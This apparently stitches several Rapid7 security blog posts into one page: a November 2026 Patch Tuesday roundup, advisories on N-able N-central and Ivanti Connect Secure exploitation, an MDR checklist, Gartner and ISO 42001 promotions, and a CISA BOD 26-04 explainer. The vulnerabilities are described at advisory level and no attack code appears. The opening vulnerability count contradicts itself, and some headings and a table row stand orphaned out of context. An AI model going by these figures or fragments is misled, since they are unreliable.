


Microsoft is publishing 1,092 own-product vulnerabilities on November 2026 Patch Tuesday, including 1,102 vulnerabilities in Windows. Until a few months ago, these volumes would have been unimaginable, but if anything, this month feels like a slight reprieve.
The jury is still out on whether patching many more vulnerabilities will lead to better security outcomes; every code change to resolve a known vulnerability could easily introduce new hidden treasure for researchers or threat actors to unearth in the future.
Despite the vast uptick in volume during 2026, there has been no accompanying increase in the number of vulnerabilities known to be exploited in the wild. Microsoft is aware of exploitation in the wild for just one of the vulnerabilities published today, with no known public disclosure at all this month.
Outlook: zero-day spoofing
Imagine coming home and checking your mailbox to find a postcard. You admire the non-specific image of a tropical beach at sunset, and flip it over to scan the handwriting on the back, which looks vaguely familiar. It’s addressed to you, but you can’t make out the signature, and the message is short and generic. Is that real handwriting, or has this been printed? Probably marketing material.
You put the card in the recycling and, since life is busy, you move on and forget about it. Somehow, you remain entirely unaware that, immediately after reading the postcard, you took out your phone and sent high-resolution images of your front door key to a number you’ve never contacted before.
Is this sketch just some rather questionable science fiction? Yes, hopefully, but what if that non-specific postcard was instead a malicious file in your Outlook inbox? Now we’re talking about CVE-2026-124194, an exploited-in-the-wild spoofing vulnerability. Merely opening a specially crafted malicious file causes Outlook to silently connect to an attacker-controlled location and leak the user’s NTLM v2 hash. All supported versions of classic Outlook receive patches.
The relatively low CVSS v3.1 base score of 6.5 does not tell the full story here, since this vulnerability provides value for both commodity attackers working to harvest initial access at scale, and also more targeted campaigns by more sophisticated threat actors.
The NTLM v2 hash can be relayed live to impersonate the user against another service, at least where those services do not implement adequate safeguards such as message signing for SMB or LDAP, as well as Extended Protection for Authentication for Exchange or Active Directory Certificate Services. Alternatively, the NTLM v2 hash can be cracked offline by a motivated attacker to retrieve the underlying credential. The Preview Pane is not a vector, which will help limit the real-world impact somewhat.
Windows Schannel: critical pre-auth RCE
A pre-authentication remote code execution (RCE) vulnerability in Windows will always attract attention. CVE-2026-119952 allows an attacker to execute code on a target system by sending specially crafted malicious packets. Since the vulnerable component is Schannel, which is Microsoft’s implementation of Transport Layer Security (TLS), attackers may not have to look very far to find vulnerable endpoints.
The advisory provides some comfort by pointing out that specific conditions are required for exploitability, which reduces the likelihood of broad exploitation, but the advisory still assesses exploitation as more likely, so Microsoft presumably expects that the development of reliable exploit code is feasible. In many cases, there will be no need for an attacker to have an existing foothold on the same subnet.
The execution context likely depends on the vulnerable service, which points to the evergreen need for least privilege architecture, but it also means that we cannot exclude the possibility of pre-auth RCE as SYSTEM in some cases.
Exchange/Windows Search: critical pre-auth RCE
Could someone take control of your Exchange server by sending a single email? In short: yes. Microsoft offers customers tight integration between various business-critical components. Exchange running on Windows is Microsoft on Microsoft, and the Windows Search component indexes email on behalf of Exchange.
An attacker aiming to exploit CVE-2026-116928 relies on this helpful synergy to achieve pre-auth RCE on the server by sending a malicious attachment, which Exchange will process automatically. How’s that for low attack complexity Although the advisory does not specify the context of execution, we should assume SYSTEM, since several of the services which might be involved do run with a high privilege level.
Since the patches are for Windows OS rather than Exchange itself, there’s no need to worry about which version of Exchange you’re running, so long as you are running only Exchange Subscription Edition, since all previous versions of Exchange are now fully beyond end of support.
Microsoft lifecycle update
There are fewer Microsoft product lifecycle changes in November 2026 than last month. As of Nov 11, 2026, .NET 8 Long Term Servicing channel moves past its release end date, along with PowerShell 7.4 LTS, and the 23H2 versions of the Enterprise, Education, and IoT editions of Windows 11.
On November 9, 2026, N-able announced that it was responding to the public disclosure of critical vulnerabilities affecting N-central, its remote monitoring and management (RMM) platform.
In a public disclosure titled Able2Shell, an independent researcher has published details and proof-of-concept (PoC) code covering 33 issues. According to the disclosure, the issues include unauthenticated remote code execution (RCE), privilege escalation to root, credential disclosure, and unauthorized account creation. One unauthenticated chain combines XML external entity (XXE) and session-handling weaknesses to execute code as the nable service account. Other demonstrated chains involve an administrator viewing malicious patch metadata or use ProductAdmin credentials. Rapid7 Intelligence is currently triaging the newly published details.
Before the hotfix release on November 10, N-able reported scanning activity associated with the published PoC code and said it had no evidence that any customer environment had been successfully exploited. The vendor advised keeping N-central deployments offline while it developed and validated a hotfix. Hosted N-central classic environments were offline, according to the same notice. That notice did not yet include CVE identifiers or CVSS scores.
N-central is used by managed service providers (MSPs) and enterprise IT teams to administer endpoints and infrastructure. Compromise of an RMM server can put downstream managed environments at risk. N-central has previously been targeted through separate vulnerabilities, including an authentication bypass covered by Rapid7 in August 2026. Given the platform's administrative reach and the availability of public exploit code, Rapid7 recommends treating the current disclosure as an emergency.
Update #1: On November 10, 2026, N-able released N-central 2026.4 Hotfix 2 (build 2026.4.1.26), addressing seven CVEs. The vendor plans a follow-up hotfix with further security updates. On November 11, N-able confirmed that hosted N-central servers across all regions had been successfully upgraded.
Mitigation guidance
Rapid7 strongly recommends that organizations operating on-premises N-central servers upgrade to N-central 2026.4 Hotfix 2 (build 2026.4.1.26) on an emergency basis outside of normal patching cycles, and keep servers offline until successfully upgraded. Hosted servers are upgraded by N-able.
Customers in both hosted and on-premises environments must also upgrade their Agents and Probes. To maintain communication, upgrade Agents first, then Probes, following the vendor's compatibility guidance for the Patch Management Engine (PME).
Affected versions: The researcher reports testing N-central Appliance 2026.4.0.31. N-able's current notice does not specify the full affected-version range.
Local privilege escalation through insecure IPC channels
Further security updates are planned in a follow-up hotfix. Organizations should monitor the vendor's guidance and apply subsequent fixes as they become available.
Rapid7 also recommends reviewing N-central servers and downstream managed systems for signs of compromise and engaging incident responders if suspicious activity is identified.
Exposure Command, Vulnerability Management, and Nexpose
Exposure Command, Vulnerability Management, and Nexpose customers can identify N-able N-central “potential” vulnerabilities based on presence of software with remote unauthenticated checks with the release on November 11th, 2026. Note that potential check type must be enabled in the scan template before scanning.
Unauthenticated checks that validate vulnerable versions are in development.
Intelligence Hub
Customers leveraging Rapid7’s Intelligence Hub can access Suricata detection rules for CVE-2026-125883, CVE-2026-125878, CVE-2026-125879, CVE-2026-125880, CVE-2026-125881, and CVE-2026-125882.
Updates
November 10, 2026: Initial publication.
November 11, 2026: Added hotfix availability, seven CVE identifiers, hosted upgrade confirmation, and updated remediation guidance. Noted the planned follow-up hotfix.
November 11, 2026: Added availability of Suricata detection rules within Intelligence Hub.
November 11, 2026: Added Exposure Command, Vulnerability Management, and Nexpose subsection under the Rapid7 customers section.
Your managed detection and response (MDR) provider flags suspicious activity, and your analyst spends the next hour finding the account, checking logs, and deciding whether anything needs to happen. By the time the investigation is underway, the alert feels less like help and more like a task assignment.
MDR should bring your team capacity and expertise when it needs them. If the service keeps handing the hardest work back to your analysts, these five signs can help you work out where the arrangement is falling short.
1. Every alert arrives with homework
If your analysts are still sorting through the same recurring false positives, the extra coverage may be creating more work than it removes. Even an alert worth investigating is only so useful when your team has to gather the basic context before it can make a decision. Take a few recent alerts and look at what your provider had already checked when it contacted you. You should be able to see how it separated routine activity from a credible threat, and what it did to stop familiar noise from coming back.
2. It spots the fire, but cannot see the fuel
A suspicious login involving an account with broad access deserves a different response from the same activity on a tightly restricted account. The systems within reach, their importance to the business, and any known weaknesses all help determine what needs attention first. When your MDR leaves your team to assemble that picture during an investigation, valuable time goes into finding context that could have informed the response from the start. Find out how your provider uses information about assets, identities, vulnerabilities, and current threats, including what it can help you address before an incident occurs.
3. Your team gets incident updates, but few useful lessons
When a provider contains a threat and closes the case, your team should come away with more than a record of what happened. Consider the last significant investigation: did it lead to a clearer detection, a stronger response plan, or a better understanding of how an attacker moved through your environment? If similar activity appears three months later and your analysts have to work through the same questions, the service has missed a chance to make them better prepared. Expertise is most useful when your team can apply some of it next time.
4. Your response support has a spending limit
If an incident is still developing when your included response hours run out, continued specialist support may require another purchasing decision. Limits on hours, incident scope, or responder involvement can turn an agreed service into an unplanned budget request under pressure.
Ask what happens when an investigation expands across systems or continues longer than expected. Establish whether incident response is unlimited, which activities that includes, how long specialists stay involved, and what could trigger additional charges. When business operations and leadership confidence are already at stake, uncertainty about continued support adds financial and operational pressure at the point you need a clear path forward.
5. Your provider’s reports prove it was busy
A monthly report might show hundreds of alerts reviewed and dozens of investigations opened. That gives you a sense of volume, though it says little about what the provider found or did. Choose a closed investigation and follow it from the initial signal through to the outcome: what evidence was considered, what was ruled out, what action was taken, and when did your team become involved? If you need several calls to piece together that story, the charts are doing a better job of showing activity than the service is of showing its work.
If several of these signs feel familiar, bring a few real alerts and investigations to your next service review. Ask your provider to show what it investigated, which actions it took, and what improved afterward. The answers will give you a clearer view of the work your MDR is taking on and the work that still lands with your team.
For more questions to use when reviewing your service, explore the MDR buyer’s guide.
Security teams have never lacked vulnerability data. The harder problem is deciding which issues create a credible path to business impact, then acting before that path can be used. As frontier AI makes it faster and less expensive to connect weaknesses, operational assumptions, and legitimate system behavior, that decision window is becoming even tighter.
The Gartner® report, Mythos Reprioritizes Cybersecurity Outcomes and Investments, examines what this shift means for cybersecurity priorities and investment. Rapid7 is offering complimentary access to the research, which we believe can help security leaders reassess how they prioritize exposure and infrastructure teams reassess how they plan response and recovery.
Why does AI change the vulnerability management equation?
Gartner states, “Mythos collapses the distance between theoretical weaknesses and executable attack scenarios, forcing cybersecurity to optimize for outcomes, not activity.” For leaders already managing more vulnerabilities than their teams can address, the pressure comes from the growing speed at which separate weaknesses can become a credible attack path.
The change also extends beyond one model. Gartner states, “By 2027, Mythos will be overtaken by new frontier-AI-enabled models, signaling that this moment is not about Mythos, but a new era of AI-assisted vulnerabilities and functional exploits.”
At Rapid7, we believe this requires a more attacker-aware view of exposure. A large backlog can contain thousands of issues with very different implications for the organization. Leaders need to understand which exposures are reachable, how they could be combined, which business services they affect, and what action would reduce risk most effectively.
What should security leaders measure instead?
Vulnerability counts, backlog size, and generic remediation targets show how much work a team has completed. They provide less clarity on whether an attacker’s options have narrowed or whether the organization can respond and recover more effectively.
Gartner advises, “Organizations must shift focus from volume and activity to speed of decision, effectiveness of response, and tangible reduction of enterprise risk in an environment where attacker reasoning scales rapidly.”
The report examines outcome-driven measures including “Attack path analysis coverage,” “Patching cadence,” “Compensating control deployment cadence,” “Mean time to remediate,” and “Technology debt.” We believe this gives leaders a stronger basis for connecting security investment with reduced exposure, faster action, and business resilience.
How can teams move from prioritization to action?
Better prioritization only creates value when teams can act on it. Gartner recommends, “Use attack path analysis to prioritize your patches, virtual patches, and compensating controls. This can scale down to a consideration of critical services mapped into critical business outcomes and exposure.”
Rapid7’s internal, practitioner-led exploration of Claude Mythos Preview through Project Glasswing reinforces our view that faster discovery is only the beginning. A model may help identify and validate a potential vulnerability, but reducing exposure still requires teams to understand affected systems, apply business context, choose the right remediation or compensating control, verify the result, and maintain detection coverage.
Rapid7’s vulnerability management capabilities support this operational path by bringing attack-surface visibility, threat intelligence, business context, and attack-path analysis together, helping teams identify which exposures matter most and coordinate remediation through existing workflows.
What does an outcome-led program look like?
An outcome-led program gives executives a clearer answer to a more useful question: which attacker opportunities did we reduce, and how quickly could we respond? It also supports ongoing decisions about technical debt, recovery planning, and where limited resources can deliver the greatest reduction in business risk.
Gartner, Mythos Reprioritizes Cybersecurity Outcomes and Investments, Paul Proctor, John Watts, Emily Tan, 28 May 2026.
GARTNER is a trademark of Gartner, Inc. and/or its affiliates in the U.S. and internationally and is used herein with permission. All rights reserved.
Gartner does not endorse any vendor, product, or service depicted in its research publications and does not advise technology users to select only those vendors with the highest ratings or other designation. Gartner research publications consist of the opinions of Gartner’s research organization and should not be construed as statements of fact. Gartner disclaims all warranties, expressed or implied, with respect to this research, including any warranties of merchantability or fitness for a particular purpose.
Exciting news for AI governance! Rapid7 has achieved ISO/IEC 42001:2023 certification for our Artificial Intelligence Management System (AIMS). The certificate was issued by Schellman Compliance, LLC, an ANAB accredited certification body, following an independent audit of how we govern the AI systems we develop in our role as an AI provider.
What is ISO/IEC 42001?
ISO/IEC 42001 is the first international management system standard for artificial intelligence. Where ISO/IEC 27001 focuses on information security, ISO/IEC 42001 focuses on how an organization governs AI. What exactly does “governing AI” mean? Essentially, it means how AI risks and impacts are assessed, how data is managed, how systems are monitored once they’re in production, and how humans stay in the loop across the AI lifecycle.
This certification means an accredited third party has audited our AIMS and confirmed that it aligns to the standard. To note, this isn’t a one-time exercise, as the certification is maintained through annual surveillance audits. This means our AI governance program is held to the standard for as long as the certificate is active.
Why is ISO/IEC 42001 certification important?
AI is continually evolving how security teams work, and it’s also causing teams to reconsider the questions they ask their vendors. Where does the model come from? What data does it use? Who reviews its outputs? How do we maintain the integrity and quality of our AI products?
ISO/IEC 42001 certification gives customers independent evidence that Rapid7 has a management system in place to address those questions. It demonstrates that the in-scope AI systems are developed and operated under a structured program covering risk assessment, transparency, human oversight, and accountability.
It also supports customers in their own governance work. Many organizations are building AI risk into their third party risk programs and preparing for frameworks and regulations such as the NIST AI Risk Management Framework and the EU AI Act. A vendor's certified AIMS doesn't replace a customer's own due diligence, but it provides a credible, audited starting point.
As with cloud security, AI follows a shared responsibility model. Rapid7 is certified in the role of an AI provider, meaning we’re accountable for how we design, build, and operate these AI systems. Customers remain in control of how they use AI outputs within their own security operations.
Which AI systems are in scope?
The certification covers the AIMS supporting the following AI systems developed within Rapid7 products:
Agentic AI Workflow for MDR (Managed Detection and Response)
AI Dashboard Summary Card (Managed Detection and Response)
AI-Generated Risk Summaries (Exposure Command and Surface Command)
ICS Runtime Event Story (InsightCloudSec / Cloud Runtime)
Most of these are capabilities customers use directly within the product. Agentic AI Workflow for MDR supports Rapid7's own SOC analysts as they investigate and respond on behalf of MDR customers.
What's next?
ISO/IEC 42001 certification joins Rapid7's existing security and compliance program, which includes ISO/IEC 27001, SOC 2, FedRAMP, IRAP, ENS, BSI C5, as well as U.S. and international cybersecurity regulations. Each is independently assessed against its own defined scope, with details available in the Rapid7 Trust Center (reach out to your Account Executive for access).
As our AI capabilities grow, our AI governance program will grow with them. As such, we'll update this post if the scope of certification changes.
Customers can request a copy of the certificate through their Account Executive or Rapid7 representative. The certificate can also be independently verified in Schellman's public certificate directory.
On June 10, 2026, CISA issued Binding Operational Directive 26-04, "Prioritizing Security Updates Based on Risk." Strip away the regulatory language and it reads like a single operational fact: for a vulnerability that is actively exploited, publicly reachable, and grants an attacker full control, you now have three calendar days to remediate it — and you must run a forensic investigation in parallel to determine whether you've already been breached.
The 2026 Verizon Data Breach Investigations Report puts the industry's median full-remediation time at 43 days, adding that only 26% of Known Exploited Vulnerabilities were fully remediated in 2025, down from 38% the year before. That's a 43-day reality vs. a 3-day mandate; a gap you don't exactly just close by hiring more workers.
This blog aims to break down what BOD 26-04 actually requires, mapping each point to the Rapid7 capability that helps to make compliance operationally achievable for all.
What did CISA actually change?
BOD 26-04 supersedes and revokes two prior directives: BOD 19-02 (2019), which prioritized internet-facing vulnerabilities by static CVSS score, and BOD 22-01 (2021), which created the Known Exploited Vulnerabilities (KEV) Catalog but applied a 14-day patch deadline to every entry regardless of context.
Note that flat timeline: under BOD 22-01, an actively exploited bug on an air-gapped internal server carried the same 14-day urgency as one on a public-facing web server granting full admin control. Teams burned cycles patching low-risk systems to satisfy a checklist. BOD 26-04 replaces that with a dynamic model: prioritize what attackers are actually exploiting, and formally defer what they aren't.
The four variables to BOD 26-04
BOD 26-04 abandons CVSS as the sole trigger and evaluates every vulnerability against four binary variables, derived from the SSVC decision framework (CMU CERT/CC and CISA):
Asset Exposure: Is the asset reachable by untrusted entities over a public network?
KEV Status: Is the CVE on CISA's Known Exploited Vulnerabilities Catalog?
Exploit Automation: Can an attacker automate the full exploit chain, enabling mass exploitation?
Technical Impact: Does successful exploitation grant Total control (arbitrary code execution, full/admin privileges) or only Partial control (limited access, information exposure, denial of service)?
Asset exposure is the highest-leverage variable. If you remove an asset from public reach, you flip the exposure variable from Yes to No, and the required timeline relaxes accordingly. Rapid7 Labs data underscores why exposure dominates: half of the vulnerabilities actively exploited in the wild in Q1 2026 were zero-click, network-facing issues requiring no authentication, and by Q2 2026 nearly two-thirds required no user interaction at all. Attackers are going straight at exposed, unauthenticated surfaces.
CISA's new remediation tiers
The four variables combine into a graduated timeline (CISA BOD 26-04, Appendix A, Table 1). The tiers, simplified:
Tier
Timeline
Core criteria
1 (Critical)
3 days + forensic triage
On KEV and Total control
2 (High)
3 days (no triage)
Publicly exposed + Automatable + Total control, not yet on KEV
3 (Accelerated)
14 days
KEV-listed without Total control; or exposed + Partial control
4 (Standard)
60 days
Internal, automatable, Partial control
5 (Deferred)
Fix on next system upgrade
Internal + not KEV + not automatable + Partial control
Note that these timelines are dynamic. If a dormant vulnerability is added to the KEV, its clock can compress from 60 days to 3 overnight. Conversely, if you isolate an exposed asset, its clock relaxes. CISA explicitly counts isolation, mitigation, and uninstalling the vulnerable software as valid remediation; as such, a compensating control is a legitimate, compliant way to buy time for a safe patch.
The forensic triage mandate
This is the first of the requirements to have no precedent in earlier directives. For Tier 1 vulnerabilities (KEV + Total control), you must not only patch within three days, but run a concurrent forensic investigation to determine whether the asset is already compromised. Why? When an attacker exploits an exposed edge device, they establish persistence within hours; thus, patching three days later closes the door with the intruder already inside.
CISA's implementation guidance lays out a six-step, 72-hour protocol:
Phase
Window
What happens
1. Scoping
0–2 hrs
Identify in-scope devices; activate response team; open out-of-band comms
2. Preserve evidence
2–24 hrs
Capture volatile data (RAM, cache, registries) before any change
3. Patch & stabilize
2–24 hrs
Apply patches only after evidence is collected
4. Contain
6–24 hrs
Isolate infrastructure without tipping off the attacker
5. Triage analysis
24–48 hrs
Hunt IOCs; look for lateral movement and data staging
6. Escalation decision
48–72 hrs
Formal report; if compromised, report to CISA and pivot to full IR
Note the built-in tension between Step 2 and Step 3: patching reboots systems and overwrites the exact volatile memory that proves or disproves a compromise. You have to capture forensic evidence before you patch — at speed, across every affected endpoint. Doing that manually inside 72 hours is not always realistic.
Who CISA's BOD 26-04 applies to
BOD 26-04 is compulsory for all Federal Civilian Executive Branch agencies. It excludes national security systems and DoD/Intelligence Community systems.
It reaches the private sector indirectly, but firmly. Agencies must review contracts and push compliance onto supply-chain partners. For FedRAMP and cloud offerings, agencies stay responsible for their hosted systems' compliance, which forces CSPs handling federal data to adopt the same 3-day triage standard. If you're a contractor or CSP touching federal data, treat this as your standard too.
Mapping Rapid7 to the directive
Meeting a 3-day clock with mandatory forensics is impossible through manual process. Here's how the Rapid7 Command Platform maps to each requirement.
Variable 1 (Exposure) → Surface Command
You can't calculate a timeline if you don't know what's exposed. Surface Command combines Cyber Asset Attack Surface Management (CAASM) with External Attack Surface Management (EASM), correlating continuous external scanning against an internal asset inventory ingested from your existing tools. The result is a single view of your true external attack surface — including the shadow IT attackers can see but your team can't. When it flags an exposed asset carrying a KEV-listed CVE, you can sever exposure to flip Variable 1 and de-escalate the timeline while you test the patch.
Variables 2 & 3 (KEV + Automation) → InsightVM and Active Risk
InsightVM tracks the KEV Catalog natively in its Threat Feed Dashboard, continuously updating which assets carry actively targeted vulnerabilities. Its Active Risk score — a 0–1,000 scale — moves beyond static CVSS by ingesting exploit intelligence from Metasploit, ExploitDB, the CISA KEV list, and Rapid7 Labs research. That mirrors the directive's own logic: a CVSS 7.5 bug with a weaponized Metasploit module will outrank a CVSS 9.8 bug with no known exploit — exactly the prioritization BOD 26-04 demands.
The NVD scoring gap → Exposure Command AI CVSS
The National Vulnerability Database can't keep pace with disclosure volume, leaving many CVEs unscored — a blind spot when a zero-day drops and you need a timeline immediately. Exposure Command fills it with an AI model trained on historical NVD data. On its own the model returns the correct severity classification 76% of the time; combined with Active Risk, that rises to 87%, with any miss never more than one classification off. Exposure Command also enriches every asset with business criticality and threat telemetry, and its Remediation Hub surfaces the fixes that cut the most risk.
The forensic mandate → Velociraptor
Velociraptor — the open-source DFIR project Rapid7 acquired in April 2021 — is built for exactly the scale and speed the triage mandate requires. It maps directly to the protocol: agents capture volatile memory and running-process data across thousands of endpoints simultaneously (Step 2), and analysts use Velociraptor Query Language to hunt CISA-provided IOCs enterprise-wide in real time, returning only relevant artifacts instead of pulling full disk images over the network (Step 5). That lets you satisfy the evidentiary requirement without delaying the Step 3 patch.
From severity to dollars
BOD 26-04 shares a core idea with modern risk management: technical severity isn't business impact. A high CVSS score doesn't answer the board's question of "how likely is this to cost us?"
The FAIR framework closes that gap by expressing risk as expected annual loss: Annualized Loss Expectancy = Loss Event Frequency × Loss Magnitude
BOD 26-04 is effectively a mechanism for pinning down Loss Event Frequency: by isolating vulnerabilities that are exploited (KEV), reachable (exposure), and scalable (automation), it identifies the ones statistically most likely to become a loss event. Feed Active Risk into the frequency side and FAIR into the cost side, and you can brief leadership in the language of capital, not CVE IDs.
Authentication bypass enabling full takeover of remote-management endpoints
High-value management assets; total control; added to KEV August 2026
Checks shipped via content release; Velociraptor hunted endpoint artifacts to satisfy triage
What's next for federal agencies and contractors?
If you're an FCEB agency or a contractor or CSP handling federal data, the following three moves matter most:
Get exposure right. Everything downstream depends on knowing what's publicly reachable. Establish continuous external-plus-internal asset visibility now.
Wire KEV into prioritization, not a spreadsheet. The clock starts the moment CISA updates the catalog. Ingestion has to be automated and continuous.
Pre-stage forensics. Decide today how you'll capture volatile evidence across endpoints inside 72 hours. If that's a manual runbook, it will fail under a real Tier 1 event.
CISA BOD 26-04's bottom line
BOD 26-04 retires "patch everything" in favor of operational precision: remediate the actively exploited, exposed, high-impact vulnerabilities in 72 hours, prove whether you've already been breached, and defer the rest. Meeting it takes continuous asset discovery, live threat intelligence, context-aware prioritization, and forensics at scale — which is precisely the shape of the Rapid7 Platform. For federal agencies it's a mandate; for everyone else, it's the clearest blueprint yet for risk-based vulnerability management.
Sources: CISA BOD 26-04 and its implementation guidance; 2026 Verizon DBIR; Rapid7 2026 Global Threat Landscape Report and Q1/Q2 2026 threat data; Rapid7 product documentation for InsightVM, Active Risk, Surface Command, Exposure Command, and Velociraptor.
On October 29, 2026, Ivanti updated its security advisory for Ivanti Connect Secure (ICS) to include two additional vulnerabilities and released fixes for both. Ivanti rates CVE-2026-111357, a missing authentication for critical function vulnerability (CWE-306), with a CVSSv3.1 score of 8.8; it allows a local authenticated attacker to escalate privileges. CVE-2026-118527, classified as generation of predictable numbers or identifiers (CWE-340), has an Ivanti-assigned CVSSv3.0 score of 4.3 and, according to CISA's KEV entry, allows a remote authenticated attacker to upload attacker-controlled content to a known location on disk.
Per Ivanti, exploitation in the wild has already occurred prior to disclosure, affecting a limited number of customers when these flaws are chained with CVE-2026-104935, an authentication bypass by spoofing (CWE-290). Rapid7 covered the original disclosure on October 13, 2026, when a fix for CVE-2026-104935 was available but the privilege escalation component remained unpatched. Fixes are now available for all three vulnerabilities.
On October 30, 2026, CVE-2026-111357 and CVE-2026-118527 were added to the U.S. Cybersecurity and Infrastructure Security Agency's (CISA) list of known exploited vulnerabilities (KEV), based on evidence of active exploitation.
The following scores and classifications are from Ivanti's updated advisory:
CVE
Ivanti CVSS score
CWE
Impact
CVE-2026-104935
8.6 (High), CVSSv3.0
CWE-290
Remote unauthenticated command execution
CVE-2026-111357
8.8 (High), CVSSv3.1
CWE-306, CWE-862, CWE-345
Local authenticated privilege escalation
CVE-2026-118527
4.3 (Medium), CVSSv3.0
CWE-340
Remote authenticated file upload to a known path
Note: The CVE record and Rapid7's vulnerability database rate CVE-2026-111357 at 7.0, using high attack complexity and unchanged scope. Ivanti assesses low attack complexity and changed scope, resulting in its score of 8.8. The table follows Ivanti's scores and classifications.
In its investigation, Volexity reports that UTA0576 used an exploit chain to gain unauthenticated root access to an appliance running 22.8R2.4, beginning on October 3, 2026. Its write-up identifies CVE-2026-104935 and CVE-2026-111357; Ivanti's updated advisory identifies CVE-2026-118527 as an additional component of the chain. Volexity observed credential theft and Active Directory queries for Windows LAPS passwords and BitLocker recovery keys.
The combined impact warrants emergency remediation despite the individual CVSS ratings. Ivanti Connect Secure is an enterprise VPN solution deployed at the network edge and has a history of zero-day exploitation, including in 2024 and 2025.
Mitigation guidance
